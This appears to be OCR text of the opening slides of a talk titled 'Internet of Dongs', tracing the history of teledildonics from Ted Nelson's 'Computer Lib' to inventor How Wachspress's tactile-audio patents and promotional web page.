



© iStock 653836730

Internet of Dongs

a long way to a vibrant future

…a long way to a thesis…


Internet of Things




Internet of Things

Internet of Things

Internet of Things



Internet of Dildos



Internet of Dildos


Internet of Dildos

Ted Nelson…


Coined…

- Transclusion
- Virtuality
- Intertwingularity
- Teledildonics

ComputerLib Dream Machines


DREAM MACHINES
New Freedoms Through Computer Screens
— a Minority Report
This is the flip side of Computer Lib.
You can and must understand computers NOW.
COMPUTER
LIB


ComputerLib Dream Machines



How Wachspress

Free Flying Magnetic Levitator. Patent 4874346. Geomagnetic Launch Vehicle. Tactile Sensor Guidance System. Tactile Entertainment Inventions. Teleportation & Time Travel via Quantum Tunneling in Atom Optic Beam Splitting.

Categories: Articles with hCards | No local image but image on Wikidata | Scientist



ENTERTAINMENT INVENTIONS

"We Have The Future Now"

1.Touch And Feel Sound And Pictures (Tactile Audio And Video:-US Patent 3,875,932)
http://www.auditac.com/ttour1.html

2.Fly On Magnets Into Space (Geomagnetic Spaceplane:-US Patent 4,874,346)
http://www.auditac.com/ltour1.html

These are the first two new Entertainment Inventions:

(there are 2 tours)

Overview & Summary

How Wachspress & Janette Keegan
Entertainment Inventions
P. O. Box 640141
San Francisco, CA 94164
415 596-6991
mail@auditac.com

Free Examination. Then send $50 and get next free examination.


"Dancing Curves"

Tactile Art Productions

Magnetic Spacecraft

Entertainment Art

Teleportation & Time Travel



I am looking to find a manufacturer to make and sell my Sonic Stimulator.

Meanwhile, you can experience something. When you are playing music with a good bass line you can feel the music coming from your loudspeakers. However, you have to turn it up to feel those wonderful sensations. Your ears take a beating. The Sonic Stimulator touches your skin and those musical titillations come thru, but your ears hear nothing. The only sound you hear is from your speakers.


A simple easy trick is to blow up a balloon and place it near your the woofer in your loudspeaker for maximum bass. Touch the balloon. The balloon vibrates to the music.
The balloon is nowhere as good as a Sonic Stimulator, but is something and you can get the sensation and save your ears. In a pinch just put your hand near the woofer. You'll get some buzz. You can touch the balloon with any part of your body.

Rolling Stone article about Sonic Stimulator (Part 1)
Rolling Stone article about Sonic Stimulator (Part 2)

(C) 2006 How Wachspress, Inventor   All Rights Reserved   415 596-6991   mail@auditac.com

RADIO DILDO

PATENT #3,875,932



KDIL TRANSCRIPT

... and you have just felt the final movement from the Stoned Roaches new album, "Thirsty Sponge" on the Roundtit label. Now everybody remove your probe. That concludes 